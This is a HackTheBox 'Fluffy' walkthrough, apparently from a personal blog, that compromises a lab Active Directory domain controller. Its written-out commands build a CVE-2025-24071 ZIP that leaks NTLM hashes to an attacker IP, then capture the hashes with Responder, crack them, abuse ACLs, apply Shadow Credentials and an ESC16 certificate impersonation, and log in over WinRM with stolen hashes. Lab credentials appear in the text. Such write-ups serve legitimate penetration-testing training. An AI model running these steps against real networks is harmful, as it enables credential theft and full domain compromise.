HTB Fluffy — CVE-2025-24071, Shadow Credentials & ESC16 via AD CS
HTB Fluffy
Difficulty: Easy
OS: Windows
Platform: HackTheBox
Category: Active Directory
Status: Retired
Overview
Fluffy is a Windows Domain Controller box that chains a file share write primitive into a full domain compromise through AD CS. The path goes: exploit a Windows Explorer NTLM leak vulnerability on a writable share → crack the captured hash → abuse an ACL chain discovered via BloodHound → Shadow Credentials to pivot between accounts → ESC16 on the CA to impersonate Administrator.
The box is “Easy” rated but it covers techniques that show up in real AD environments constantly such as writable IT shares, over-permissioned service accounts, and misconfigured Certificate Authorities. Good fundamentals machine.
Enumeration
Nmap
nmap -sV -sC -T4 -Pn 10.129.232.88
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb)
445/tcp  open  microsoft-ds  Windows Server
464/tcp  open  kpasswd5
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (WinRM)
Standard DC port layout. Domain: fluffy.htb. WinRM on 5985 is noted for later.
echo "10.129.232.88 fluffy.htb DC01.fluffy.htb" | sudo tee -a /etc/hosts
SMB Enumeration
We’re given starting credentials: j.fleischman:J0elTHEM4n1990!
nxc smb 10.129.232.88 -u 'j.fleischman' -p 'J0elTHEM4n1990!' --shares
Share       Permissions
-----       -----------
ADMIN$      NO ACCESS
C$          NO ACCESS
IPC$        READ
IT          READ, WRITE    <-- writable share
NETLOGON    READ
SYSVOL      READ
Write access on IT. That’s immediately interesting.
smbclient //10.129.232.88/IT -U 'fluffy.htb/j.fleischman%J0elTHEM4n1990!'
  Everything-1.4.1.1026.x64/    (search tool)
  KeePass-2.58/                  (password manager)
  Upgrade_Notice.pdf             (IT patch memo)
The Everything and KeePass installers are decoys. The PDF is the lead.
The PDF

Upgrade_Notice.pdf is an IT memo listing CVEs the team needs to patch.
One of them is CVE-2025-24071.
The box just handed us our attack vector.
Initial Access — CVE-2025-24071
What This CVE Actually Does
CVE-2025-24071 is a Windows File Explorer spoofing vulnerability.
When a user extracts a ZIP that contains a malicious .library-ms file,
Windows automatically resolves the network path embedded in that file and sends an NTLMv2 authentication request to the attacker’s IP in the process.
No clicks beyond extracting the ZIP. No user interaction.
The hash comes to whoever’s listening.
We have write access to the IT share.
Someone on this domain is going to extract that ZIP.
Building the Exploit
git clone https://github.com/0x6rss/CVE-2025-24071_PoC.git
cd CVE-2025-24071_PoC
Start Responder first in a separate terminal:
sudo responder -I tun0
Generate the malicious ZIP:
python3 poc.py
# Enter file name: kira (deathnote is peak)
# Enter IP: 10.10.17.194
Upload to the share:
smbclient //10.129.232.88/IT \
  -U 'fluffy.htb/j.fleischman%J0elTHEM4n1990!' \
  -c 'put exploit.zip'
Wait. Responder delivers:

[SMB] NTLMv2-SSP Username : FLUFFY\p.agila
[SMB] NTLMv2-SSP Hash     : p.agila::FLUFFY:4f692ad3d16de6e5:3849CA3E874C35F9...
Cracking the Hash
echo 'p.agila::FLUFFY:4f692ad3d16de6e5:3849CA3E874C35F9...' > pagila.hash
hashcat -m 5600 pagila.hash /usr/share/wordlists/rockyou.txt --force
And so we got her password : (redacted because you need the lesson not the answer)
p.agila:[REDACTED]
User Flag — ACL Abuse + Shadow Credentials
BloodHound
bloodhound-python -d fluffy.htb -u 'p.agila' -p '[REDACTED]' \
  -ns 10.129.232.88 -c All --zip
Import the ZIP into BloodHound. Run shortest path to Domain Admin from p.agila.
The path:
p.agila
  → member of: Service Account Managers
  → Service Account Managers: GenericAll on Service Accounts group
  → Service Accounts group: GenericWrite on winrm_svc, ca_svc, ldap_svc
  → winrm_svc: member of Remote Management Users (can WinRM)
Clean, exploitable chain.
Exploiting the ACL Chain
Add p.agila into Service Accounts via the GenericAll on the group:
bloodyad -u 'p.agila' -p '[REDACTED]' -d fluffy.htb \
  --host 10.129.232.88 add groupMember 'service accounts' p.agila

p.agila now has GenericWrite over winrm_svc. Time for Shadow Credentials.
Shadow Credentials —> What It Is
Shadow Credentials abuses the msDS-KeyCredentialLink attribute.
If you have GenericWrite over an account, you can add a temporary
Key Credential to it. You then authenticate using that credential
via PKINIT Kerberos, and the KDC returns the account’s NT hash directly.
No password cracking. No wordlists. Just a hash.
faketime '2026-06-22 18:05:00' certipy-ad shadow auto \
  -username p.agila@fluffy.htb \
  -password '[REDACTED]' \
  -account winrm_svc
WinRM + User Flag
faketime '2026-06-22 18:06:00' evil-winrm -i 10.129.232.88 \
  -u winrm_svc -H [REDACTED]
*Evil-WinRM* PS C:\Users\winrm_svc\Desktop> type user.txt
[REDACTED]
User flag captured. ✅
Privilege Escalation — AD CS ESC16

Shadow Credentials on ca_svc
Same GenericWrite from the BloodHound path, different target:
faketime '2026-06-22 18:09:00' certipy-ad shadow auto \
  -username p.agila@fluffy.htb \
  -password '[REDACTED]' \
  -account ca_svc
Enumerating AD CS
certipy-ad find -u 'ca_svc' -hashes [REDACTED] \
  -dc-ip 10.129.232.88 -vulnerable -enabled -stdout
Finding: ESC16
The CA has its Security Extension disabled.
Normally, issued certificates embed the subject’s object SID,
which lets the DC verify that the cert actually belongs to a specific AD account.
Without that SID binding, the DC can only check the UPN in the cert.
Which means: swap an account’s UPN to administrator, request a cert,
and the DC will treat that cert as belonging to Administrator.
ESC16 Exploitation
Step 1 — Swap ca_svc’s UPN:

faketime '2026-06-22 18:10:00' certipy-ad account update \
  -username "p.agila@fluffy.htb" \
  -p "[REDACTED]" \
  -user ca_svc \
  -upn 'administrator'
Step 2 — Request a User template certificate as ca_svc:
faketime '2026-06-22 18:24:00' certipy-ad req \
  -u 'ca_svc' -hashes [REDACTED] \
  -dc-ip 10.129.232.88 \
  -ca 'fluffy-DC01-CA' \
  -template 'User' \
  -dns 10.129.232.88
Saves administrator.pfx — a cert with UPN administrator.
The Problem I Hit
certipy auth -pfx administrator.pfx -domain fluffy.htb \
  -dc-ip 10.129.232.88 -username administrator
Error: Name mismatch between certificate and user 'administrator'
The cert UPN is bare administrator but the DC expects administrator@fluffy.htb.
Tried restoring ca_svc’s UPN from Kali — permission denied.
The Fix — Restore From Inside the Shell
We already have a WinRM session as winrm_svc. Use it:
faketime '2026-06-22 18:44:00' evil-winrm -i 10.129.232.88 \
  -u winrm_svc -H [REDACTED]
Set-ADUser ca_svc -UserPrincipalName "ca_svc@fluffy.htb"
UPN restored. Cert auth now works from Kali.
Get Administrator Hash

faketime '2026-06-22 18:45:00' certipy auth -pfx administrator.pfx \
  -domain fluffy.htb \
  -dc-ip 10.129.232.88 \
  -username administrator
NT hash for 'administrator@fluffy.htb': [REDACTED]
Root Flag
faketime '2026-06-22 18:46:00' evil-winrm -i 10.129.232.88 \
  -u Administrator -H [REDACTED]
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
[REDACTED]
Root flag captured. Domain pwned. ✅
Full Attack Chain
j.fleischman:J0elTHEM4n1990! (given)
  └─ CVE-2025-24071: malicious ZIP → writable IT share
     └─ Responder captures p.agila NTLMv2 hash
        └─ hashcat → p.agila:[REDACTED]

p.agila
  └─ BloodHound: GenericAll on Service Accounts group
     └─ Add self to Service Accounts
        └─ GenericWrite on winrm_svc
           └─ Shadow Credentials → winrm_svc hash
              └─ evil-winrm → USER FLAG ✅

p.agila (still)
  └─ GenericWrite on ca_svc
     └─ Shadow Credentials → ca_svc hash
        └─ ESC16: swap UPN → administrator
           └─ Request User template cert
              └─ UPN restore from WinRM shell
                 └─ certipy auth → Administrator hash
                    └─ evil-winrm → ROOT FLAG ✅
What Did We Learn?
1. CVE-2025-24071 is lethal on writable shares
No social engineering beyond “extract this ZIP.”
Windows sends the NTLM request automatically — the hash comes to you.
Any writable share an internal user touches is a potential hash capture point.
2. BloodHound is non-negotiable
The GenericAll -> GenericWrite -> Shadow Credentials chain is invisible
without graph enumeration. Manual LDAP queries would’ve taken hours.
Always run BloodHound once you have any valid credential in an AD environment.
3. Shadow Credentials beats Kerberoasting
GenericWrite over an account = NT hash, no cracking required.
No password policy concerns, no wordlist dependency.
If you have write primitives on an AD account, check for this first.
4. ESC16 is a CA configuration issue, not a template issue
The vulnerability isn’t in what the template allows rather it’s in the CA not embedding SIDs, which kills the DC’s ability
to verify cert-to-account binding. Common in environments that
have tuned the CA for compatibility without understanding the security implications.
5. When you’re blocked from outside, fix it from inside
The UPN restore failed from Kali but worked from the WinRM shell on the DC.
Always check whether a foothold you already have can solve the problem
you’re trying to solve externally. Use what you’ve already got.
6. Decoys are real
Everything and KeePass on the share were noise.
The only thing that mattered was the PDF pointing at a CVE worth exploiting.
On real engagements, shares are full of irrelevant data so train yourself to look for what points somewhere, not just what looks interesting.
PS:I almost tried kerberoasting winrm and ca_svc…didn’t work. Kerberoastable doesn’t mean you get the password…Also i realised i did show the passwords and hash despite putting REDACTED…haha(^_^)/

| *Written by 0x5h4q | 0x5h4q.github.io* |